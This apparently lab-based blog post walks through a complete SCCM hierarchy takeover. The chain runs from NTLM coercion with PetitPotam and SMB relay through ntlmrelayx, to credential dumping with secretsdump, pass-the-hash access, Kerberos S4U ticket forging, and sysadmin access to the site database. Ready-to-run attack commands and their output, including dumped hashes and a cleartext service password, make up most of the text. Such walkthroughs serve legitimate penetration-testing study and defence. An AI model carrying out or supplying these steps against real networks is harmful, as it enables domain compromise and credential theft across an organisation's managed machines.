Hierarchy Takeover via NTLM Coercion and Relay over SMB to Remote Site Database
Table of Contents
Introduction

I’m gonna have soon to come up with acronyms for those titles, it’s getting out of hand. Don’t panic tho, it sounds far more complicated than it actually is! It’s very similar to what was already covered in this post, except that this time we relay over SMB instead of LDAP. Additionally, we will be talking to the DB directly as the Primary Site Server, instead of using a user account. So basically a machine talking to another machine, what could go wrong, right?
This post is part of a series on SCCM exploitation. If you haven’t yet, don’t miss SCCM Range Deployment — it’s like setting up your own SCCM sandbox, minus the sand in your underwear. Additionally, this post links to an earlier post called “Hierarchy Takeover via NTLM Coercion and Relay to MSSQL”. You can check it out if you find yourself confused.
At the end of this article, you will know how to coerce a Primary Site Server into authenticating against your rogue relay, and relay that authentication back to the Server Site Database. What for? To have full control over the Primary Site Database, and thus full control over the entire SCCM fleet. Let’s goooo!
This post would not have been possible without the amazing work of several individuals. First, subat0mik repo which is a centralised place for SCCM related topics. You might want to bookmark that kids, that’s my compass as far as SCCM goes. We also have good resources put together by the guys at SpecterOps like SCCM Hierarchy Take Over. The HackerRecipe also covers the fundamentals here. Additionally, don’t miss out on the BlackHat 2023 presentation by BlackMills security team.
The Meat and Potatoes
The first thing you want to do is preparing your relay on your Kali machine:
impacket-ntlmrelayx -t smb://10.2.10.13 -socks -smb2support
Then, prepare PetitPotam. In this eg. 10.2.10.16 is the attacker IP, and 10.2.10.15 is the Primary Site Server’s IP:
python PetitPotam.py -d ludus.domain -u sccm_naa -p Password123 10.2.10.16 10.2.10.15
After detonating PetitPotam, your socks should have captured 1 authentication attempt.
DO NOT CLOSE NTLMRELAYX, otherwise you wont be able to use the authentication session stored.
In proxychains ensure the port is set to 1080 — that’s the port used by ntlmrelayx for your socks proxy:
➜  ~ cat /etc/proxychains4.conf | grep socks4
#               socks4  192.168.1.49    1080
#       proxy types: http, socks4, socks5, raw
socks4  127.0.0.1 1080
➜  ~
You can use secretsdump by impacket to remotely dump the registry hives from the SCCM-SQL server, ie. the Primary Site Database:
➜  ~ proxychains -q impacket-secretsdump 'ludus/SCCM-SITESRV$@10.2.10.13' -no-pass

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:<SNIP>:8846f7eaee8fb117ad06bdd830b7586c:::
<SNIP>
localuser:1000:<SNIP>:8846f7eaee8fb117ad06bdd830b7586c:::
<SNIP>
[*] _SC_MSSQLSERVER
ludus\sqlsccmsvc:Password123
[*] Cleaning up...
If you want a shell, you could connect over SMB with the impacket-smbclient or any other client that can communicate over SMB:
➜  ~ impacket-smbclient Administrator@SCCM-SQL -hashes :8846f7eaee8fb117ad06bdd830b7586c

Type help for list of commands
# shares
ADMIN$
C$
IPC$
# use C$
# ls
drw-rw-rw-          0  Sun Feb  8 11:40:18 2026 $Recycle.Bin
drw-rw-rw-          0  Fri Oct 31 11:46:46 2025 Boot
-rw-rw-rw-     436908  Fri Oct 31 11:46:46 2025 bootmgr
-rw-rw-rw-          1  Fri Oct 31 11:46:46 2025 BOOTNXT

<SNIP>
I am Service
Alright, that’s sweet, we have Administrator privileges on the Primary Site Database, but how about accessing the DB instance itself?
Well you can do that by leveraging Kerberos s4u extension.
We have already dumped the registry hives, so we’ve got the password of the service account running the SQL service. Let’s grab a TGT for sqlsccmsvc:
➜  ~ impacket-getTGT ludus.domain/sqlsccmsvc:"Password123" -dc-ip 10.2.10.10

[*] Saving ticket in sqlsccmsvc.ccache
Let’s confirm the SPN of the MSSQL instance:
➜  ~ impacket-GetUserSPNs ludus.domain/sccm_naa:Password123 -dc-ip 10.2.10.10 -request

ServicePrincipalName: MSSQLSvc/sccm-sql.ludus.domain:1433
For the next step, I will be using gets4uticket.py.
I ran into a couple of issues while trying to generate the TGS Ticket.
I suspect the getTGT script uses RC4 by default when using cleartext password, but because the service account is not configured to support it, we get an error:
minikerberos.protocol.errors.KerberosError
Error Name: KDC_ERR_ETYPE_NOTSUPP Detail: "KDC has no support for encryption type"
The error is pretty verbose. I ran a quick search:
Windows Updates released on or after November 8, 2022 changed the default encryption type in Kerberos to use Advanced Encryption Standard (AES)-SHA1 instead of RC4 for accounts where an encryption type wasn’t explicitly set.
If you were to connect to the DC, you could confirm AES is not supported for the sqlsccmsvc account:

So two possible things prevent me from using RC4s for obtaining a TGS Ticket:
- When I requested a TGT for the service account
sqlsccmsvc, the TGT was encrypted with RC4, which was subsequently rejected by the domain controller. - When I requested a TGT for the service account
sqlsccmsvc, the TGT was encrypted with AES, an algorithm not supported by the service account.
I first tried to troubleshoot and make it work over RC4 because I didn’t want to start fiddling with the domain controller. Unfortunately, I couldn’t get it working. Skill issue.
So instead I went with plan B. I used an AES key instead.
I don’t know how to generate it from Linux, but I assume there must be a tool out there, so I just used the Windows workstation in the meantime:
PS C:\Tools> .\NetLoader.exe -path c:\tools\Rubeus.exe -args hash /password:Password123 /user:sqlsccmsvc /domain:ludus.domain

RC4: 58A478135A93AC3BF058A5EA0E8FDB71
aes_128: 48DFDC18F9CB82E1745A188636CFD1FC
aes_256: 5BDA87FE66BC51D031268D86CD9505CD0D6F69C1945F5A54614F7D7665310E04
Now, I use impacket-getTGT to request a TGT, but this time I provide my password in AES-256 format:
impacket-getTGT ludus.domain/sqlsccmsvc -dc-ip 10.2.10.10 -aesKey 5BDA87FE66BC51D031268D86CD9505CD0D6F69C1945F5A54614F7D7665310E04

[*] Saving ticket in sqlsccmsvc.ccache
So you’re getting a ccache file, and with that, you can ask the DC for a TGS Ticket on behalf of sccm-sitesrv$, for accessing the MSSQLSvc service of SCCM-SQL, that is, for accessing the the Primary Site Database:
uv run gets4uticket.py kerberos+ccache://ludus.domain\\sqlsccmsvc:sqlsccmsvc.ccache@dc01.ludus.domain MSSQLSvc/sccm-sql.ludus.domain:1433@ludus.domain sccm-sitesrv\$@ludus.domain sqlsccmsvc_s4u.ccache -v

minikerberos INFO     Trying to get SPN with SCCM-SITESRV$@ludus.domain for MSSQLSvc/sccm-sql.ludus.domain:1433@ludus.domain
minikerberos INFO     Success!
minikerberos INFO     Done!
That’s it.
For the record, if you connect to the DC and check the option Network security: Configure encryption types allowed for Kerberos you will notice that — by default in this lab — none of the encryption types are configured at all:

So I thought, how could that be working in the first place?
Furthermore, if you go to Explain tab, it reads:

This policy setting allows you to set the encryption types that Kerberos is allowed to use. If not selected, the encryption type will not be allowed.
But as confirmed earlier with the quick Google search, starting in Windows Server 2022, AES is enforced. My DC is running Microsoft Windows Server 2022; therefore, my DC was expecting a TGT encrypted in AES.
Gimme DB
Finally, if you wanted to, you could connect directly to the Site Database, under the identity of sccm-sitesrv$:
uv run /home/kali/Documents/sccmhunter_fonetone/.venv/bin/mssqlclient.py ludus.domain/sccm-sitesrv\$@sccm-sql.ludus.domain -k -no-pass -windows-auth

You can check your permissions:

You are SysAdmin, that is, you have full administrative control over the SQL Server instance.
Now if you already have read the post Hierarchy Takeover via NTLM Coercion and Relay to MSSQL you might get confused right now.
In our previous post, why in the world did we have to fiddle with the tables in the database to access the SQL server, whereas now there was no fiddling at all!? And what’s the difference!? In both cases we access the DB. Those are fair questions. Let me explain.
The difference is that before we were trying to interact with SCCM management feature through the Primary Site Server, which also happens to be the SMS Provider. Remember that the SMS Provider is either a standalone box that acts as a middle man, or its a component thats sits directly onto the Primary Site Server. You talk to the SMS Provider which talks to the DB on your behalf. In this case, its a small lab, so the SMS Provider sits directly onto the Primary Site Server. Before you needed a domain account, that is a valid domain user identity to interact with SCCM’s management features (aka SMS Provider). Now, you don’t — because you are interacting with the DB directly as SCCM-SITESRV$ machine account which already has db_owner role on the database by default.
Hope that makes sense!